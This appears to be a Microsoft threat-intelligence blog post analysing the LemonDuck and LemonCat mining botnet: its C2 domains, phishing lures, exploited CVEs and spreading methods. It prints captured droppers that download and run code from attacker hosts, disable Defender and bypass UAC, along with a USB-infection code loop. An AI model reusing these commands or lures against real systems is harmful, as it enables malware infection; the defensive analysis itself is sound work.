When coin miners evolve, Part 1: Exposing LemonDuck and LemonCat, modern mining malware infrastructure

microsoft.com/security/blog/2021/07/22/when-coin-miners-evolve-part-1-exposing-lemonduck-and-lemoncat-modern-mining-malware-infrastructure/

July 22, 2021

[Note: In this two-part blog series, we expose a modern malware infrastructure and provide guidance for protecting against the wide range of threats it enables. Part 1 covers the evolution of the threat, how it spreads, and how it impacts organizations. Part 2 is a deep dive on the attacker behavior and will provide investigation guidance.]

Combating and preventing today's threats to enterprises require comprehensive protection focused on addressing the full scope and impact of attacks. Anything that can gain access to machines—even so-called commodity malware—can bring in more dangerous threats. We've seen this in banking Trojans serving as entry point for ransomware and hands-on-keyboard attacks. LemonDuck, an actively updated and robust malware that's primarily known for its botnet and cryptocurrency mining objectives, followed the same trajectory when it adopted more sophisticated behavior and escalated its operations. Today, beyond using resources for its traditional bot and mining activities, LemonDuck steals credentials, removes security controls, spreads via emails, moves laterally, and ultimately drops more tools for human-operated activity.

LemonDuck's threat to enterprises is also in the fact that it's a cross-platform threat. It's one of a few documented bot malware families that targets Linux systems as well as Windows devices. It uses a wide range of spreading mechanisms—phishing emails, exploits, USB devices, brute force, among others—and it has shown that it can quickly take advantage of news, events, or the release of new exploits to run effective campaigns. For example, in 2020, it was observed using COVID-19-themed lures in email attacks. In 2021, it exploited newly patched Exchange Server vulnerabilities to gain access to outdated systems.

This threat, however, does not just limit itself to new or popular vulnerabilities. It continues to use older vulnerabilities, which benefit the attackers at times when focus shifts to patching a popular vulnerability rather than investigating compromise. Notably, LemonDuck removes other attackers from a compromised device by getting rid of competing malware and preventing any new infections by patching the same vulnerabilities it used to gain access.

In the early years, LemonDuck targeted China heavily, but its operations have since expanded to include many other countries, focusing on the manufacturing and IoT sectors. Today, LemonDuck impacts a very large geographic range, with the United States, Russia, China, Germany, the United Kingdom, India, Korea, Canada, France, and Vietnam seeing the most encounters.



Figure 1. Global distribution of LemonDuck botnet activity

In 2021, LemonDuck campaigns started using more diversified command and control (C2) infrastructure and tools. This update supported the marked increase in hands-on-keyboard actions post-breach, which varied depending on the perceived value of compromised devices to the attackers. Despite all these upgrades, however, LemonDuck still utilizes C2s, functions, script structures, and variable names for far longer than the average malware. This is likely due to its use of bulletproof hosting providers such as Epik Holdings, which are unlikely to take any part of the LemonDuck infrastructure offline even when reported for malicious actions, allowing LemonDuck to persist and continue to be a threat.

In-depth research into malware infrastructures of various sizes and operations provides invaluable insight into the breadth of threats that organizations face today. In the case of LemonDuck, the threat is cross-platform, persistent, and constantly evolving. Research like this emphasizes the importance of having comprehensive visibility into the wide range of threats, as well as the ability to correlate simple, disparate activity such as coin mining to more dangerous adversarial attacks.

LemonDuck and LemonCat infrastructure

The earliest documentation of LemonDuck was from its cryptocurrency campaigns in May 2019. These campaigns included PowerShell scripts that employed additional scripts kicked off by a scheduled task. The task was used to bring in the PCASTLE tool to achieve a couple of goals: abuse the EternalBlue SMB exploit, as well as use brute force or pass-the-hash to move laterally and begin the operation again. Many of these behaviors are still observed in LemondDuck campaigns today.

LemonDuck is named after the variable “Lemon_Duck” in one of the said PowerShell scripts. The variable is often used as the user agent, in conjunction with assigned numbers, for infected devices. The format used two sets of alphabetical characters separated by dashes, for example: “User-Agent: Lemon-Duck-[A-Z]-[A-Z]”. The term still appears in PowerShell scripts, as well as in many of the execution scripts, specifically in a function called SIEX, which is used to assign a unique user-agent during botnet connection in attacks as recently as June 2021.

LemonDuck frequently utilizes open-source material built off of resources also used by other botnets, so there are many components of this threat that would seem familiar. Microsoft researchers are aware of two distinct operating structures, which both use the LemonDuck malware but are potentially operated by two different entities for separate goals.

The first, which we call the “Duck” infrastructure, uses historical infrastructures discussed in this report. It is highly consistent in running campaigns and performs limited follow-on activities. This infrastructure is seldom seen in conjunction with edge device compromise as an infection method, and is more likely to have random display names for its C2 sites, and is always observed utilizing “Lemon_Duck” explicitly in script.

The second infrastructure, which we call “Cat” infrastructure—for primarily using two domains with the word “cat” in them (*sqlnetcat[.]com*, *netcatkit[.]com*)—emerged in January 2021. It was used in attacks exploiting vulnerabilities in Microsoft Exchange Server. Today, the Cat infrastructure is used in attacks that typically result in backdoor installation, credential and data theft, and malware delivery. It is often seen delivering the malware Ramnit.

Sample Duck domains	Sample Cat domains
• cdnimages[.]xyz • bb3u9[.]com • zz3r0[.]com • pp6r1[.]com • amynx[.]com • ackng[.]com • hwqloan[.]com • js88[.]ag • zer9g[.]com • b69kq[.]com	• sqlnetcat[.]com • netcatkit[.]com • down[.]sqlnetcat[.]com

The Duck and Cat infrastructures use similar subdomains, and they use the same task names, such as “blackball”. Both infrastructures also utilize the same packaged components hosted on similar or identical sites for their mining, lateral movement, and competition-removal scripts, as well as many of the same function calls.

The fact that the Cat infrastructure is used for more dangerous campaigns does not deprioritize malware infections from the Duck infrastructure. Instead, this intelligence adds important context for understanding this threat: the same set of tools, access, and methods can be re-used at dynamic intervals, to greater impact. Despite common implications that cryptocurrency miners are less threatening than other malware, its core functionality mirrors non-monetized software, making any botnet infection worthy of prioritization.



Figure 2. LemonDuck attack chain from the Duck and Cat infrastructures

Initial access

LemonDuck spreads in a variety of ways, but the two main methods are (1) compromises that are either edge-initiated or facilitated by bot implants moving laterally within an organization, or (2) bot-initiated email campaigns.

LemonDuck acts as a loader for many other follow-on activities, but one if its main functions is to spread by compromising other systems. Since its first appearance, the LemonDuck operators have leveraged scans against both Windows and Linux devices for open or weakly authenticated SMB, Exchange, SQL, Hadoop, REDIS, RDP, or other edge devices that might be vulnerable to password spray or application vulnerabilities like CVE-2017-0144 (EternalBlue), CVE-2017-8464 (LNK RCE), CVE-2019-0708 (BlueKeep), CVE-2020-0796 (SMBGhost), CVE-2021-26855 (ProxyLogon), CVE-2021-26857 (ProxyLogon), CVE-2021-26858 (ProxyLogon), and CVE-2021-27065 (ProxyLogon).

Once inside a system with an Outlook mailbox, as part of its normal exploitation behavior, LemonDuck attempts to run a script that utilizes the credentials present on the device. The script instructs the mailbox to send copies of a phishing message with preset messages and attachments to all contacts.

Because of this method of contact messaging, security controls that rely on determining if an email is sent from a suspicious sender don't apply. This means that email security policies that reduce scanning or coverage for internal mail need to be re-evaluated, as sending emails through contact scraping is very effective at bypassing email controls.

From mid-2020 to March 2021, LemonDuck's email subjects and body content have remained static, as have the attachment names and formats. These attachment names and formats have changed very little from similar campaigns that occurred in early 2020.

Sample email subjects	Sample email body content
• The Truth of COVID-19 • COVID-19 nCov Special info WHO • HALTH ADVISORY:CORONA VIRUS • WTF • What the fcuk • good bye • farewell letter • broken file • This is your order?	• Virus actually comes from United States of America • very important infomation for Covid-19 • see attached document for your action and discretion. • the outbreak of CORONA VIRUS is cause of concern especially where forign personal have recently arrived or will be arriving at various intt in near future. • what's wrong with you?are you out of your mind!!!!! • are you out of your mind!!!!!what 's wrong with you? • good bye, keep in touch • can you help me to fix the file,i can't read it • file is brokened, i can't open it

The attachment used for these lures is one of three types: .doc, .js, or a .zip containing a .js file. Whatever the type, the file is named "readme". Occasionally, all three types are present in the same email.



Figure 3. Sample email

While the JavaScript is detected by many security vendors, it might be classified with generic detection names. It could be valuable for organizations to sanitize JavaScript or VBScript executing or calling prompts (such as PowerShell) directly from mail downloads through solutions such as custom detection rules.

Since LemonDuck began operating, the .zip to .js file execution method is the most common. The JavaScript has replaced the scheduled task that LemonDuck previously used to kickstart the PowerShell script. This PowerShell script has looked very similar throughout 2020 and 2021, with minor changes depending on the version, indicating continued development. Below is a comparison of changes from the most recent iterations of the email-delivered downloads and those from April of 2020.

April 2020 PowerShell script

```
var cmd =new ActiveXObject("WScript.Shell");var cmdstr="cmd /c
start /b notepad "+WScript.ScriptFullName+" & powershell -w
hidden -c \"if([Environment]::OSVersion.version.Major -eq '10')
{Set-ItemProperty -Path 'HKCU:\Environment' -Name 'windir' -
Value 'cmd /c powershell -w hidden Set-MpPreference -
DisableRealtimeMonitoring 1 & powershell -w hidden IEx(New-
Object
Net.WebClient).DownLoadString(''http://t.awcna.com/mail.jsp?
js*%username%*%computername%''+
[Environment]::OSVersion.version.Major) &::';sleep 1;schtasks
/run /tn \\Microsoft\\Windows\\DiskCleanup\\SilentCleanup
/I;Remove-ItemProperty -Path 'HKCU:\Environment' -Name 'windir'
-Force}else{IEx(ne`w-obj`ect
Net.WebC`lient).DownloadString('http://t.awcna.com/7p.php');bpu
-method migwiz -Payload 'powershell -w hidden IEx(New-Object
Net.WebClient).DownLoadString(''http://t.awcna.com/mail.jsp?
js*%username%*%computername%''+
[Environment]::OSVersion.version.Majo
//This File is broken.
```

March 2021 PowerShell script

```
var cmd =new ActiveXObject("WScript.Shell");var cmdstr="cmd
/c start /b notepad "+WScript.ScriptFullName+" & powershell -
w hidden IE`x(Ne`w-Obj`ect
Net.WebC`lient).DownLoadString('http://t.z'+'z3r0.com/7p.php?
0.7*mail_js*%username%*%computername%*'+
[Environment]::OSVersion.version.Major);bpu
('http://t.z'+'z3r0.com/mail.jsp?
js_0.7')";cmd.run(cmdstr,0,1);
//This File is broken.
```

After the emails are sent, the inbox is cleaned to remove traces of these mails. This method of self-spreading is attempted on any affected device that has a mailbox, regardless of whether it is an Exchange server.

Other common methods of infection include movement within the compromised environment, as well as through USB and connected drives. These processes are often kicked off automatically and have occurred consistently throughout the entirety of LemonDuck's operation.

These methods run as a series of C# scripts that gather available drives for infection. They also create a running list of drives that are already infected based on whether it finds the threat already installed. Once checked against the running list of infected drives, these scripts attempt to create a set of hidden files in the home directory, including a copy of *readme.js*. Any device that has been affected by the LemonDuck implants at any time could have had any number of drives attached to it that are compromised in this manner. This makes this behavior a possible entry vector for additional attacks.

```
DriveInfo[] drives = DriveInfo.GetDrives();
foreach (DriveInfo drive in drives)
{
if (blacklist.Contains(drive.Name))
{ continue;}
Console.WriteLine("Detect drive:"+drive.Name);
if (IsSupported(drive))
{
if (!File.Exists(drive + home + inf_data))
{
Console.WriteLine("Try to infect "+drive.Name);
if (CreateHomeDirectory(drive.Name) && Infect(drive.Name))
{
blacklist.Add(drive.Name);
}
}
else {
Console.WriteLine(drive.Name+" already infected!");
blacklist.Add(drive.Name);
}
}
else{
blacklist.Add(drive.Name);
```

Comprehensive protection against a wide-ranging malware operation

The cross-domain visibility and coordinated defense delivered by Microsoft 365 Defender is designed for the wide range and increasing sophistication of threats that LemonDuck exemplifies. Microsoft 365 Defender has AI-powered industry-leading protections that can stop multi-component threats like LemonDuck across domains and across platforms. Microsoft 365 Defender for Office 365 detects the malicious emails sent by the LemonDuck botnet to deliver malware payloads as well as spread the bot loader. Microsoft Defender for Endpoint detects and blocks LemonDuck implants, payloads, and malicious activity on Linux and Windows.

More importantly, Microsoft 365 Defender provides rich investigation tools that can expose detections of LemonDuck activity, including attempts to compromise and gain a foothold on the network, so security operations teams can efficiently and confidently respond to and resolve these attacks. Microsoft 365 Defender correlates cross-platform, cross-domain

signals to paint the end-to-end attack chain, allowing organizations to see the full impact of an attack. We also published a threat analytics article on this threat. Microsoft 365 Defender customers can use this report to get important technical details, guidance for investigation, consolidated incidents, and steps to mitigate this threat in particular and modern cyberattacks in general.

In Part 2 of this blog series, we share our in-depth technical analysis of the malicious actions that follow a LemonDuck infection. These include general, automatic behavior as well as human-initialized behavior. We will also provide guidance for investigating LemonDuck attacks, as well as mitigation recommendations for strengthening defenses against these attacks. **READ: When coin miners evolve, Part 2: Hunting down LemonDuck and LemonCat attacks.**

Microsoft 365 Defender Threat Intelligence Team